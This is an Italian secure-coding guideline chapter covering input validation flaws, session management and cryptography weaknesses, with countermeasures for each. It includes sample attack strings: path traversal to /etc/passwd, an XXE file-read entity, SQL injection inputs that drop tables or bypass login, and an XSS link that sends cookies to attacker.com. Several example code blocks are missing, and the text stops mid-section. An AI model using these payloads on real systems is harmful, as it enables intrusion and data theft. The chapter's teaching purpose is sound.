6 PRINCIPALI VULNERABILITÀ DERIVANTI DA ERRORI DI PROGRAMMAZIONE: OVERVIEW

Nel presente capitolo viene fornita un overwiev delle principali vulnerabilità, ad oggi conosciute, che scaturiscono da errori di programmazione indicando le buone pratiche che, indipendentemente dal linguaggio di programmazione utilizzato, è necessario adottare al fine di ridurre il rischio (common best practices).
A tal fine, si evidenzia che il 90% delle vulnerabilità nel software deriva da due distinte macro-categorie di errori di programmazione:

- una poco accorta gestione dell'input utente;
- controlli erronei o assenti durante l'allocazione delle aree di memoria adibite a contenere i dati.

A queste macro-categorie vanno ad aggiungersi:

- le problematiche di gestione delle sessioni utente;
- l'assenza di meccanismi crittografici a protezione dei dati scambiati in rete o conservati su disco;
- le vulnerabilità correlate al controllo degli accessi.

Vi è inoltre un fattore di media entità che, seppur non infici in via diretta la sicurezza di un software o di un sistema, consente a una minaccia esterna di acquisire informazioni preziose sullo stato dell'applicazione e di ottenere utili spunti per progredire gradualmente verso tecniche di attacco più complesse e sempre più finalizzate all'accesso fraudolento o al trafugamento dei dati. Queste tematiche, congiuntamente a quelle circostanze possono indurre al blocco del sistema o del software

6.1 Validazione dell'input

Il programmatore, spesso, non si pone il problema che gli utenti autorizzati, che possiedono una regolare password d'accesso, potrebbero non essere gli unici coinvolti a interagire con l'applicazione e si dà per scontato che l'input acquisito, in ingresso, dal programma sarà sempre conforme e pertinente al caso.
Le vulnerabilità di Input Validation scaturiscono proprio dall'assenza di controlli o da errori nella gestione dei dati inviati dall'utente e/o da un processo esterno al dominio di analisi. Le conseguenze di tali vulnerabilità consistono in una serie di tecniche di attacco differenti, solitamente finalizzate all'esecuzione di comandi remoti o alla visualizzazione di dati importanti.
È necessario quindi, verificare che l'input dell'utente e la sua rappresentazione non contenga caratteri o sequenze di caratteri che possono essere sfruttati in modo malizioso.
La validazione dell'input deve essere implementata utilizzando espressioni regolari, o algoritmi di filtro, dopo aver definito la lista di ciò che può essere accettato. La white list, contentente solo i valori ammissibili, è da preferire alla black list, che elenca i valori non ammissibii, poichéil continuo evolversi degli attacchi rende l'insieme delle stringhe 'non accettabili', di fatto, infinito.
Le problematiche di Input Validation sono comuni a tutti gli ambienti, ma trovano la loro espressione massima nelle applicazioni Web. Di seguito sono trattate le principali vulnerabilità, causate dal mancato filtro dei dati utente, nelle quali un aggressore può imbattersi sul Web, presentate da script, Servlet o CGI.

6.1.1 Shell Execution Command

Se nella casistica degli Overflow la vulnerabilità di riferimento è lo Stack Overflow, nelle applicazioni Web è senza dubbio lo Shell Execution Command. Le problematiche di Shell Execution Command, infatti, rientrano nella sfera delle vulnerabilità più note e più sfruttate di sempre . Si manifesta quando i parametri acquisiti in input vengono passati all'interprete di shell senza essere filtrati. L'esecuzione di un comando non è spesso possibile in modo diretto (ovvero semplicemente specificando ciò che si desidera eseguire), ma viene causata da una precisa condizione. Sui sistemi Unix è, ad esempio, possibile utilizzare il carattere ";" per concatenare più comandi fra loro, mentre in molti altri casi la condizione scatenante può essere causata da caratteri differenti come:

- ritorno a carrello (\x0a);
- new Line (\x0c);
- NULL byte (\x00);
- altri.

Esempio:
Esempio di script vulnerabile a Shell Execution Command:

Contromisure

Scrivere il codice in modo che non venga eseguita nessuna shell dei comandi.
È deprecata l'invocazione diretta dei comandi di sistema, soprattutto se utilizza l'input utente. Per accedere alle funzioni del sistema operativo, è obbligatorio utilizzare le API messe a disposizione dalle librerie dei vari linguaggi di programmazione.
Se dovessero permanere nel sorgente delle shell dipendenti dall'input dell'utente, occorre allora validare l'input, filtrando parole e caratteri potenzialmente dannosi. Meglio ancora se si verifica preventivamente l'input dell'utente confrontandolo con una white list di valori ammessi.

6.1.2 File Inclusion

Le problematiche di File Inclusion sono solitamente riscontrabili nelle applicazioni web. Si sono diffuse negli ultimi anni con il boom dei linguaggi e delle tecnologie di scripting (ASP, PHP, Python, Perl, etc..) e si manifestano quando i parametri passati ad uno script vulnerabile non vengono opportunamente verificati prima di essere utilizzati per includere dei file in determinati punti di un portale.
Le problematiche di File Inclusion si distinguono solitamente in due categorie:

- **Local File Inclusion**: si manifestano quando un aggressore passa, come parametri di uno script vulnerabile, dei file residenti localmente nel sistema. Il loro contenuto viene così visualizzato a video nell'esatto punto del portale in cui si verifica l'inclusione. Un aggressore può in questo modo ottenere gli hash delle password di sistema o accedere ad informazioni riservate collocate all'esterno della document root del Web Server. Le problematiche di Local File Inclusion possono anche essere sfruttate per eseguire comandi remoti se l'aggressore ha la possibilità di collocare localmente un file contenente codice malevolo, che può essere puntato dallo script vulnerabile. Il file può essere trasmesso utilizzando i classici servizi di rete (ftp, ssh, cifs, etc..) o usufruendo di una qualsiasi procedura di upload richiamabile da Web
- **Remote File Inclusion**: è la più pericolosa perché permette a un aggressore di passare, come parametri di uno script vulnerabile, un file che risiede in un altro web server (ad esempio da egli stesso controllato). L'aggressore può collocare all'interno di questo file del codice di scripting (ad esempio codice PHP malevolo) per eseguire comandi remoti sul sistema.

Esempio:
Un URL costruito come segue:

```
http://vulnerable_host/preview.php?file=example.html
```

Può essere modificato come segue, per visualizzare, ad esempio, un file locale dal contenuto sensibile:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd
```

Contromisure

Occorre evitare di utilizzare file esterni il cui contenuto sia di difficile verifica. Nel caso in cui non se ne possa fare a meno, occorre predisporre una white list di file ammessi. Solo tali file saranno selezionabili da parte dell'utente, per esempio tramite un indice numerico. Tale approccio è molto facile da mettere in

pratica nel caso di file locali. Nel caso dei remote files non vi è altra soluzione che verificare il contenuto o l'hash del file prima di adoperarlo in qualsiasi modo.

6.1.3 XML external entity (XXE) injection

L' XML external entity injection, o iniezione di entità esterne XML, nota anche come XXE, è una vulnerabilità della sicurezza che consente a un attaccante di manipolare l'elaborazione di dati XML da parte di un'applicazione web. L'attaccante può essere in grado di accedere al file system dell'application server e di interagire con qualsiasi sistema esterno a cui l'applicazione stessa è autorizzata ad accedere. In alcune situazioni, può portare alle estreme conseguenze l'attacco, fino a compromettere il server sottostante o altre infrastrutture di back-end, sfruttando la vulnerabilità XXE e falsificando delle richieste sul lato server (SSRF).
Alcune applicazioni utilizzano il formato XML per trasmettere dati tra il browser e il server. Le applicazioni che lo fanno praticamente utilizzano sempre una libreria standard o un'API della piattaforma per elaborare i dati XML sul server. Le vulnerabilità di XXE sorgono perché la specifica XML contiene varie funzionalità potenzialmente pericolose e i parser standard supportano queste funzionalità, anche se non vengono normalmente utilizzate dall'applicazione.
Le entità esterne XML sono un tipo di entità XML personalizzata i cui valori definiti vengono caricati dall'esterno del DTD in cui sono dichiarati. Le entità esterne sono particolarmente interessanti dal punto di vista della sicurezza perché consentono di definire un'entità in base al contenuto di un percorso di file o URL.
Le entità XML sono un modo per rappresentare un elemento di dati all'interno di un documento XML, anziché utilizzare i dati stessi. Varie entità sono integrate nelle specifiche del linguaggio XML. Per esempio, le entità < e > rappresetano i metacaratteri '<' e '>'. Poiché sono usati per indicare i tag XML, devono generalmente essere rappresentati usando le loro entità quando compaiono all'interno dei dati.
L'XML consente di indicare delle entità personalizzate all'interno del loro DTD di riferimento, come nell'esempio seguente:

```
<!DOCTYPE foo [ <!ENTITY entitaPersonalizzata "entità personalizzazta per usi
interni" > ]>
```

Questa definizione significa che qualsiasi utilizzo dell'entità &entitaPersonalizzata; all'interno del documento XML verrà sostituito con il valore definito: "entità personalizzazta per usi interni".
Se un utente ha la possibilità di intodurre un'entità che si riferisca a una risorse esterna, il parser XML riporterà all'interno dell'applicazione qualsiasi contenuto. Un malintenzionato può così introdurre e far eseguire codice malevolo.
Ad esempio può essere referenziato un percorso URL, che può puntare a un file del sistema operativo (tramite il protocollo file://) o esterno (tramite il protocollo http://).

Esempio:

Entità esterna che espone a vulnerabilità l'applicazione:

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///path/to/file" > ]>
```

Se si indica il file /etc/passwd, se ne ottiene l'automatica lettura e inclusione nel documento.

Contromisure

Tutte le vulnerabilità XXE sorgono perché la libreria di parsing dell'XML utilizzata dall'applicazione supporta funzionalità XML potenzialmente pericolose. Il modo più semplice ed efficace per prevenire gli attacchi XXE è disabilitare tali funzionalità.

In generale, è sufficiente disabilitare la risoluzione automatica di entità esterne e disabilitare il supporto per XInclude, una parte della specifica XML che consente di creare un documento XML a partire da sottodocumenti. Questo di solito può essere fatto tramite opzioni di configurazione o sostituendo a livello di programmazione il comportamento predefinito. Consultare la documentazione per la libreria o l'API che si occupa del parsng dell'XML per dettagli su come disabilitare le funzionalità pericolose e non necessarie.

6.1.4 Insecure Deserialization

Quando dati organizzati in strutture come matrici, record, grafici, classi o altre configurazioni, devono essere archiviate o trasmesse in un'altra posizione, ad esempio attraverso una rete, devono passare attraverso un processo chiamato serializzazione. Questo processo converte e modifica l'organizzazione dei dati in un formato lineare, semplice da trasmettere e da archiviare su dispositivi di storage.
La deserializzazione, al contrario, converte il dato lineare in dato strutturato, istanziando l'oggetto per l'uso da parte del processo di destinazione.
I formati degli oggetti serializzati sono standardizzati in modo da poter essere letti da piattaforme diverse, se necessario. Alcune delle piattaforme che supportano i processi di serializzazione includono python, perl, php, ruby e Java. Anche la piattaforma Microsoft .NET supporta le funzioni di serializzazione con le classi XMLSerializer e DataContractSerializer, nonché le classi BinaryFormatter e NetDataContractSerializer, più potenti ma più vulnerabili. XML, YAML e JSON sono tra i formati di dati serializzati più comunemente utilizzati.
La vulnerabilità di deserializzazione non sicura si presenta nel momento in cui un attaccante è in grado di iniettare dati dannosi all'interno dei dati serializzati. Lo sfruttamento di tale attacco si compie quando dal dato serializzato il processo di destinazione crea un'istanza attiva.

Contromisure

Per mitigare il rischio di attacco attraverso una deserializzazione non sicura è indispensabile ridurre al minimo l'utilizzo della deserializzazione, riducendo i trasferimenti di dati non necessari tra applicazioni / sistemi, riducendo anche la quantità di file scritti su disco.
Occorre, inoltre, aderire al principio del privilegio minimo, minimizzando o disabilitando l'accesso ai privilegi amministrativi per ridurre l'impatto di un possibile attacco andato a buon fine (defense in depth).

6.1.5 Cross Site Scripting (XSS)

Il Cross Site Scripting (XSS) è una problematica solitamente riscontrabile nelle applicazioni Web e consiste nella possibilità di inserire codice HTML o client-side scripting (comunemente Javascript) all'interno di una pagina visualizzata da altri utenti. Un aggressore può, in questo modo, forzare l'esecuzione del codice Javascript all'interno del browser utilizzato dal visitatore.
L'uso più comune del Cross Site Scripting è finalizzato all'intercettazione dei cookie e/o dei token di un utente regolarmente autenticato in un portale e quindi all'appropriazione indebita delle sessioni web da esso intraprese. Con le credenziali rubate, l'attaccante si spaccerà per l'utente legittimo (spoofing).
Esistono diverse forme di Cross Site Scripting, ma il funzionamento di base è sempre lo stesso. A variare è invece la tecnica utilizzata per forzare l'esecuzione di codice Javascript nel browser del visitatore. In alcuni casi un aggressore ha la possibilità di iniettare codice persistente nella pagina web vulnerabile, ovvero codice memorizzato dal server (ad esempio su un database) e riproposto al client durante ogni singolo collegamento. In altre circostanze il codice iniettato non viene memorizzato e la sua esecuzione è resa possibile solamente invogliando l'utente, attraverso tecniche di Social Engineering, a cliccare su un link che punta alla pagina web vulnerabile. In quest'ultimo caso L'URL viene solitamente rappresentato in formato esadecimale (o altre forme) per evitare che l'utente possa identificare il codice Javascript passato come parametro alla pagina stessa. In altri casi l'aggressore può beneficiare di tecniche di url spoofing per mascherare il codice malevolo. Questa tecnica consiste nel mascherare l'url fraudolento al fine di farlo sembrare del tutto simile all'url legittimo sul quale ci si aspetta che l'utente clicchi.

Le vulnerabilità di Cross Site Scripting (XSS) possono essere in particolare sfruttate da un aggressore per:

- Prendere il controllo remoto di un browser;
- Ottenere un cookie;
- Modificare il collegamento ad una pagina;
- Redirigere l'utente a un URI differente dall'originale;
- Forzare l'immissione di dati importanti in form non-trusted (phishing);

Esempio:
Segue un esempio di servlet vulnerabile a Cross Site Scripting:

Contromisure

Al fine di evitare il Cross Site Scripting è di fondamentale importanza verificare l'input che proviene dall'esterno, prima di utilizzarlo all'interno della web application.
Tale verifica comporta l'utilizzazione di funzioni di escaping, le quali rilevano caratteri ritenuti pericolosi, ad esempio <, >, &, /, ' ," , sostituendoli con del testo.
Esistono a tal proposito molte librerie che consentono di neutralizzare tag html, come anche pezzi di codice Javascript.

6.1.6 Directory Traversal

Le problematiche di Directory Traversal, note anche come Dot-Dot Vulnerability, si verificano quando un aggressore ha la possibilità di immettere dell'input che verrà utilizzato dall'applicazione per accedere ad un file in lettura e/o scrittura. Solitamente le applicazioni vietano l'utilizzo di percorsi completi (ad esempio `/etc/shadow o c:\winnt\system32\cmd.exe`) ma in assenza di controlli sui dati acquisiti in ingresso, un aggressore può ugualmente raggiungere e acquisire il contenuto di un file residente all'esterno dell'area a lui accessibile, anteponendo una sequenza di punti al nome dello stesso (ad esempio `../../../../nomefile` oppure `.../.../.../nomefile`). Poiché le problematiche di Directory Traversal sono state utilizzate dagli aggressori fin dallo sviluppo dei primi Web Server, sono oggi tra le più note. Non a caso molte applicazioni vengono progettate in modo da mitigare il rischio del loro sfruttamento. Alcune fra queste tentano di correggere i dati non validi acquisiti in input, trasformandoli in un flusso considerato valido. La casistica ha comunque dimostrato che è quasi sempre sconsigliato (al di fuori di specifiche eccezioni) affidarsi all'input utente per costruire nomi file e percorsi all'interno dell'applicazione, in quanto vi è un'alta possibilità di introdurre ulteriori fattori di instabilità o insicurezza all'interno del software sviluppato.

Esempio:
Se nel codice sorgente viene utilizzato il nome del file:

```
BufferedReader reader = new BufferedReader(new FileReader("data/"+ argv[1]));
String line = reader.readLine();
while(line!=null) {
   System.out.println(line);
   line = reader.readLine();
}
```

Il codice sorgente può essere manomesso, per ottenere l'accesso a un file sensibile, sostituendo il nome del file con il percorso al file 'sensibilè al quale si vuole accedere:

```
../../../../etc/password
```

Contromisure

In una web application si dovrebbe evitare di utilizzare percorsi di file system inseriti dall'utente. Se l'utente dovesse scegliere un file, occorrerebbe limitare la selezione imponendogli una scelta limitata di file ammessi (white list), attraverso un indice numerico. Nel caso in cui fosse necessario utilizzare un percorso fornito dall'utente, occorrerebbe verificarlo e/o sottoporlo a escaping.
Un'altra contromisura, valida soprattutto sui sistemi Unix/Linux, potrebbe essere quella di creare una chroot jail, ossia non permettere di sfuggire alla root accessibile dalla web application, in maniera tale da salvaguardare le directory critiche del sistema operativo. Lo stesso risultato potrebbe essere raggiunto consentendo l'accesso a un utente che ha accesso limitato, la cui home directory coincida con la document root.

6.1.7 SQL Injection

SQL Injection è una problematica che colpisce principalmente le applicazioni Web che s'interfacciano a un layer di back-end che utilizza un database relazionale, anche se non unicamente circoscrivibile a quest'ambito. La SQL Injection è, infatti, una vulnerabilità che affligge tutte le applicazioni (anche client/server) che interrogano un DB. Si verifica quando uno script o un'altra componente applicativa non filtra opportunamente l'input passato dall'utente, rendendo possibile per un aggressore l'alterazione della struttura originaria della query SQL, attraverso l'utilizzo di caratteri speciali (ad esempio apici e virgolette) o mediante la concatenazione di costrutti multipli (ad esempio utilizzando la keyword SQL UNION). A seconda delle circostanze e del tipo di database server con cui l'applicazione si interfaccia, l'aggressore può sfruttare una problematica di SQL Injection per:


- Bypassare i meccanismi di autenticazione di un portale (ad esempio forzando il ritorno di condizioni veritiere alle procedure di controllo);
- Ricostruire il contenuto di un Database (ad esempio localizzando le tabelle contenenti i token delle sessioni attive, visualizzando le password degli utenti cifrate/non cifrate o altre informazioni di natura critica);
- Aggiungere, alterare o rimuovere i dati già presenti nel Database;
- Eseguire stored-procedures.

Si riportano di seguito tre problematiche di SQL Injection che rappresentano le tecniche di base da cui derivano tutti i casi possibili:

- Iniezione di una seconda query mediante il carattere ";"
  Esempio:
  Si consideri la query: $sql = "SELECT * from utenti WHERE id=$id";
  Se il parametro $id fosse acquisito da input utente e inizializzato alla stringa: 1; DROP table utenti
  La query risultante sarebbe: SELECT * from utenti WHERE id=1; DROP table utenti che causerebbe la rimozione da parte dell'aggressore della tabella utenti. Le query multiple non sono comunque supportate da tutti I database server.
- Modifica della query attraverso introduzione del commento '--'
  Esempio:
  Si consideri la query: $sql = "SELECT * from utenti WHERE login='$login' AND password='$password'";
  Se il parametro $login fosse acquisito da input utente ed inizializzato alla stringa: xyz' OR 1=1 –-
  La query risultante sarebbe: SELECT * from utenti WHERE login='xyz' OR 1=1 --' AND password='' ed il database tratterebbe la parte successiva a "--" come commento, ignorandola e permettendo quindi all'aggressore di accedere senza specificare alcuna password.
- Iniezione di caratteri jolly ed eliminazione di parte della query:

- Esempio:
  Si consideri la query: $sql = "SELECT * FROM fatture WHERE nome_cliente LIKE '%".$nome."%' AND ref_cliente=2 ORDER BY num_fattura ASC"
  Se il parametro $nome fosse acquisito da input utente e inizializzato alla stringa: %' #
  La query risultante sarebbe: SELECT * FROM fatture WHERE nome_cliente LIKE '%%' # AND ref_cliente=2 ORDER.

Esempio di **Script vulnerabile a SQL Injection:**



Contromisure

Per impedire un attacco di SQL Injection è necessario evitare di concatenare le stringhe delle query e affidarsi alle stored procedures e alle query parametriche (prepared statement). Può essere utile utilizzare una libreria ORM come EntityFramework, Hibernate, or iBatis, ma questa tecnologia – di per sé - non mette al riparo dalla SQL Injection.

6.2 Session Management

Le problematiche di Session Management sono particolarmente comuni nelle applicazioni Web e più in generale in tutte quelle applicazioni che gestiscono sessioni di collegamento inidividuali di ciascun client. Errori di progettazione del software in questo caso possono consentire a utenti non autorizzati di accedere a dati protetti. Un aggressore può appropriarsi della sessione di collegamento di un utente lecito operando al suo posto, impedendo a quest'ultimo di accedere a una o più risorse.

La prevenzione di tali attacchi può essere messa in atto in diversi modi, ad esempio rigenereando l'id di sessione a ogni login. La stessa cosa può essere fatta con i cookies, rigenerandoli a ogni chiamata. È possibile utilizzare un id di sessione molto lungo, in modo che non possa essere facilemente indovinato. Nessuna di queste misure, tuttavia, riesce a eliminare del tutto il rischio di furto di sessione. L'unico rimedio veramente efficace è utilizzare una connessione sicura con SSL/TLS.

Di seguito sono descritte le principali cause e vulnerabilità che danno origine a problematiche di Session Management.

6.2.1 Session Stealing e Hjihacking

Un aggressore che riesce ad ottenere l'identificativo di una sessione (detto anche token) o il cookie di un utente e replicarlo esattamente in una o più richieste inviate al server, ha la capacità di accedere ad aree o risorse che dovrebbero solo essere riservate all'utenza lecita, bypassando in modo diretto i meccanismi di autenticazione dell'applicazione.
Sono diverse le cause che agevolano o permettono di portare a termine attività di Session Stealing/Session Hjhacking, di seguito vengono proposte le più comuni.

Esempio:

Tramite la tecnica del DNS poisoning, l'attaccante può inserire record falsati nella cache del DNS Server di cui si serve l'applicazione. Un file utilizzato dall'applicazione viene risolto puntando a un file fornito dall'attaccante. L'url http://www.example.com/img_4_cookie.jpg viene risolto dirigendo la richiesta verso il file con lo stesso nome fornito dalla macchina dell'attaccante. Il sito sotto attacco, a quel punto, invierà proprio all'attaccante il suo cookie. Dal cookie il malintenzionato potrà leggere l'id di sessione e utilizzarlo per un'operazione di spoofing.

Contromisure

Per prevenire il DNS poisoning, il responsabile del Domain Name Server può adottare misure di protezione che vanno sotto il nome di **Domain Name System Security Extensions (DNSSEC)**.

6.2.1.1 Cookie

L'attacco attraverso il quale un aggressore riesce solitamente ad appropriarsi in modo indebito del cookie di un altro utente è il già menzionato Cross Site Scripting. Altri fattori in fase di sviluppo dell'applicazione influenzano comunque la possibilità di portare a termine con successo un'attività di Session Stealing. Questi sono in particolare:

- La generazione di cookie il cui tempo di scadenza non è chiaramente indicato;
- La generazione di cookie persistenti sul client anche dopo il termine della sessione;
- La generazione di cookie non cifrati e trasmessi tramite richieste in chiaro (clear-text);
- La validità del cookie anche dopo un periodo di inattività dell'utente molto lungo;
- L'assenza dell'attributo HttpOnly in fase di generazione del cookie che ne agevola l'accesso a script client-side;
- L'utilizzo di valori ricorrenti (prevedibili) invece che randomici, nella composizione del cookie, durante la sua generazione.

Esempio:
Èpossibile entrare in possesso di un cookie di sessione, tramite un attacco di Cross Site Scripting, ad esempio iniettando il seguente codice:

```
<a href="#" onclick="window.location = 'http://attacker.com/stole.cgi?text=' +
escape(document.cookie); return false;">Click here!</a>
```

L'id di sessione, in quanto autenticato, può essere utilizzato per effettuare richieste considerate valide verso il server. Le modalità attraverso le quali è possibile sfruttare gli attributi del cookie rubato per assegnarli alla propria sessione, dipendono dal browser. Alcune estensioni, come ad esempio "EditThisCookie" su Chrome, permettono di modificare agevolmente il cookie che si sta utilizzando.

Contromisure

Per garantire la sicurezza, sarebbe opportuno evitare di utilizzare i cookie, ma questo non è facilmente realizzabile poiché, nel corso del tempo, i cookie sono diventati sempre più indispensabili nella memorizzazione dei dati. Per impedire il furto dei cookie è quindi necessario, farli viaggiare attraverso connessioni https crittografate. Un'ulteriore protezione può essere garantita impostando l'attributo HttpOnly a true, che impone che l'accesso al cookie solo attraverso il protocollo http, e non tramite uno script client. La policy "Same Origin" garantisce che il cookie venga trasmesso solo nelle chiamate all'interno dello stesso dominio, impedendo che possa essere condiviso con chiamate che provengano da altri domini. Questa policy è oggi adottata in maniera predefinita da tutti i maggiori browser.

6.2.1.2 Token di sessione

Un token è un identificativo che correla univocamente una sessione a un utente. Tale valore, una volta generato, viene collocato all'interno del cookie o propagato attraverso l'URL affinché l'applicazione riconosca con esattezza l'utenza e determini, in base ai suoi privilegi, le azioni che può svolgere sul portale. Un aggressore può appropriarsi di un token di sessione in almeno tre modi:

- Creandolo sul momento (ad esempio quando il meccanismo di generazione del token è banale, non si basa su valori randomici ed è facilmente ricostruibile a partire dal nome dell'utente).
- Forzando l'utente a rivelarlo con un copia e incolla dell'URL, se propagato con questa modalità. Spesso vengono utilizzate tecniche di Social Engineering, allo scopo.
- Indovinandolo attraverso tecniche di Brute Forcing. Ciò è possibile quando l'identificativo della sessione viene generato con valori non randomici o utilizzando una bassa entropia.

Esempio:
Un token, come quello che segue, può essere facilmente intercettato e analizzato:

```
"result":[
{
        "_id":"B663D248CE4C3B63A7422000B03B8F5E0F8E443B",
        "_rev":"",
        "token_id":"B663D248CE4C3B63A7422000B03B8F5E0F8E443B",
        "sts_id":"username-transformer",
        "principal_name":"demo",
        "token_type":"OPENIDCONNECT",
        "expiration_time":1459376096
}]
```

Contromisure

Una buona soluzione è di utilizzare la tecnologia JWT (JSON Web Token), per cui le informazioni vengono firmate in maniera digitale. Il token non viene memorizzato né nella sessione, né nel database, né altrove.
Un'altra tecnica si avvale del meccanismo conosciuto con l'acronimo OTP (One Time Password): il token è valido se attivato da una password temporanea, rilasciata in tempo reale, in concomitanza con l'operazione che s'intende effettuare.

6.2.1.3 Accesso ad aree non autorizzate

Un aggressore può in talune circostanze disinteressarsi dei cookie o dei token quando è in grado di aprire una nuova sessione con i privilegi dell'utente desiderato nei modi seguenti:

- bypassando il normale meccanismo di autenticazione dell'applicazione: l'aggressore può sfruttare problematiche di Directory Listing o Directory Traversal per accedere ad aree dell'applicazione che dovrebbero essere visibili solo previa autenticazione;
- facendo leva su alcuni errori logici dell'applicazione per ottenere la password corrente o sollecitarne un cambio. Questo caso si manifesta solitamente quando:
- la procedura di reset della password dell'applicazione fallisce nell'inviare la password al corretto utente o permette all'aggressore di cambiare impropriamente la casella e-mail alla quale la stessa viene trasmessa;
- la password è facilmente determinabile a partire dalla risposta che può essere fornita alla domanda posta per ricordarla (nel caso in cui sia questo il meccanismo di recupero adottato);
- le password di accesso possono essere recuperate in forma cifrata o in chiaro dal filesystem o dal database sfruttando problematiche di Directory Listing, Directory Traversal, SQL Injection, etc;
- con un attacco di brute forcing per ottenere la password direttamente dalla form di autenticazione dell'applicazione: l'aggressore può, di proposito o involontariamente, determinare il blocco dell'account utente a causa dei meccanismi di lock-out che potrebbero scattare quando l'applicazione rileva un certo numero di tentativi di login falliti. Questo genere di interventi è classificabile nella categoria degli attacchi DoS.

Esempio:
In alcuni casi è possibile modificare l'url di un'applicazione web per accedere direttamente alle diectory del server nel quale è deployata (directory listing). Occorre disabilitare, a livello di application server, l'opzione di browsing delle directory.

Current Directory /pub/mirrors/perl/CPAN

```
The Comprehensive Perl Archive Network (http://www.cpan.org/)
master site has been from the very beginning (1995) hosted at FUNET,
the Finnish University NETwork.

Directory successfully changed.
```

```
[DIR] Parent Directory
[DIR] CPAN.html -> authors/id/J/JO/JONO/cpan.html          Feb 04 2010   Symbolic link
[FILE] ENDINGS                                3 KB     Mar 19 2017
[FILE] MIRRORED.BY                          124 KB     Nov 17 10:14
[FILE] MIRRORING.FROM                       335 bytes  Nov 24 14:10
[FILE] README                                 1 KB     Feb 13 1999
[DIR] README.html -> index.html                        Feb 04 2010   Symbolic link
[DIR] RECENT -> indices/RECENT-print                   Nov 24 08:34  Symbolic link
[FILE] RECENT-1M.json                         2 MB     Nov 24 02:05
[FILE] RECENT-1Q.json                         4 MB     Nov 19 00:47
[FILE] RECENT-1W.json                       310 KB     Nov 24 14:14
[FILE] RECENT-1Y.json                        15 MB     Nov 19 00:47
[FILE] RECENT-1d.json                        92 KB     Nov 24 14:14
```

In altri casi vengono sfruttate vulnerabilità connesse con le directory accessibili dall'esterno (path traversal): www.example.com/lmapp/../../../etc/hosts

In altri casi ancora le regole per il cambio password non sono sicure: ad esempio non viene richiesto l'inserimento della vecchia password o vengono poste domande di sicurezza le cui risposte sono intuitive o ricavabili attraverso il social engeenering.

Contromisure

È necessario:

- verificare i dati in input (filtrando i caratteri ".." e "/") per evitare i problemi del path traversal e disabilitare nell'application server il directory listing.
- garantire la robustezza delle password, seguendo regole precise sulla lunghezza, sulla complessità e sulla durata. Le password devono essere lunghe almeno otto caratteri e contenere lettere minuscole e maiuscole, numeri e simboli non alfanumerici; devono scadere a intervalli regolari, non devono essere inutitive, né devono essere simili alle ultime dodici inserite.

6.3 Crittografia

La crittografia rappresenta oggi uno degli strumenti più proficui per sviluppare applicazioni software sicure, capaci di rispondere alle necessità crescenti di preservazione dell'integrità e della riservatezza dei dati, sia in transito sia a riposo. Di seguito vengono riportare le tecniche più comunemente utilizzate dagli aggressori per appropriarsi in modo fraudolento d'informazioni private, invertendo il loro processo di cifratura e le vulnerabilità più comuni che permettono il verificarsi di tali condizioni.
Di seguito sono descritte le principali cause e vulnerabilità inerenti problematiche di crittografia.

6.3.1 Sniffing e algoritmi crittografici deboli

Uno dei principali motivi addotti a favore dell'uso della crittografia è quello di preservare la riservatezza dei dati che vengono scambiati in rete. Le applicazioni che non implementano alcun meccanismo crittografico sono le più esposte a tecniche di sniffing, il processo di monitoraggio e acquisizione di tutti i pacchetti di dati che attraversano una determinata rete. L'aggressore che riesce ad attestarsi in un punto qualsiasi fra i

due nodi che comunicano (ad esempio nel gateway d'uscita del server) o che riesce a forzare il redirect del traffico verso la sua postazione, può in pratica ricostruire con estrema semplicità il contenuto delle sessioni applicative, intercettando e ricostruendo il flusso dei dati in chiaro. Nessuna procedura di decrypting è necessaria per appropriarsi delle informazioni trasmesse. Questo tipo di attacco è anche noto come "Man In The Middle" (MITM).
Cifrare i dati, tuttavia, potrebbe non essere sufficiente a impedire lo sniffing. Anche in presenza di sessioni cifrate, infatti, un aggressore può intercettare ed archiviare tutto il traffico per cercare di decifrarlo in modalità offline, ovvero a sessione client/server terminata. Il tipo di algoritmo che l'applicazione implementa e la dimensione della chiave di cifratura utilizzata giocano un ruolo fondamentale nel garantire un'adeguata protezione da questo tipo di attacchi. Se l'applicazione implementa un algoritmo semplice e/o fa uso di una chiave crittografica di dimensioni non adeguate, un aggressore può riuscire a decifrare i dati scambiati, persino in tempo reale. Le principali tecniche utilizzate per violare una chiave crittografica generata attraverso algoritmi simmetrici o di hashing vengono descritte nei paragrafi Brute Forcing e Rainbow Table.

Nella crittografia simmetrica, un messaggio viene cifrato dal mittente con una chiave e decifrato dal destinatario con la stessa chiave attraverso questi semplici passaggi:
il messaggio viene criptato dal mittente:

```
messaggio_cifrato = funzioneCrittografica(messaggio_in_chiaro,
chiave_condivisa);
```

e poi decriptato dal destinatario:

```
messaggio_in_chiaro = funzioneCrittografica(messaggio_cifrato,
chiave_condivisa);
```

La crittografia simmetrica è un esempio di cifratura debole, poiché la chiave può essere divulgata, intenzionalmente o per errore, con molta facilità.

Contromisure

La soluzione è la crittografia asimmetrica, a chiave pubblica/privata, come nelle connessioni SSL/TLS (https).

6.3.2 Brute forcing

Il brute forcing è la tecnica principalmente utilizzata da un aggressore per "rompere" la chiave crittografica di un messaggio testuale o di una sequenza di byte cifrata (ad esempio una password).
Un attacco di brute forcing può, tra l'altro, palesarsi tramite ripetuti tentativi di accesso ad un servizio, utilizzando una lista di username o password predefiniti. Vengono tentate in modo sistematico tutte le possibili combinazioni di un valore crittografato.
Un eventuale match identifica la chiave che può essere impiegata per riportare l'intero messaggio o la sequenza di byte in chiaro (clear-text). Il brute forcing è una tecnica che a seconda dell'algoritmo crittografico utilizzato per cifrare un messaggio, e soprattutto della dimensione della chiave, può non raggiungere l'intento di un aggressore in tempi ragionevoli. Viene solitamente sfruttata per decifrare password o chiavi cifrate con algoritmi simmetrici.

L'attacco di brute force può essere facilitato nei seguenti casi:

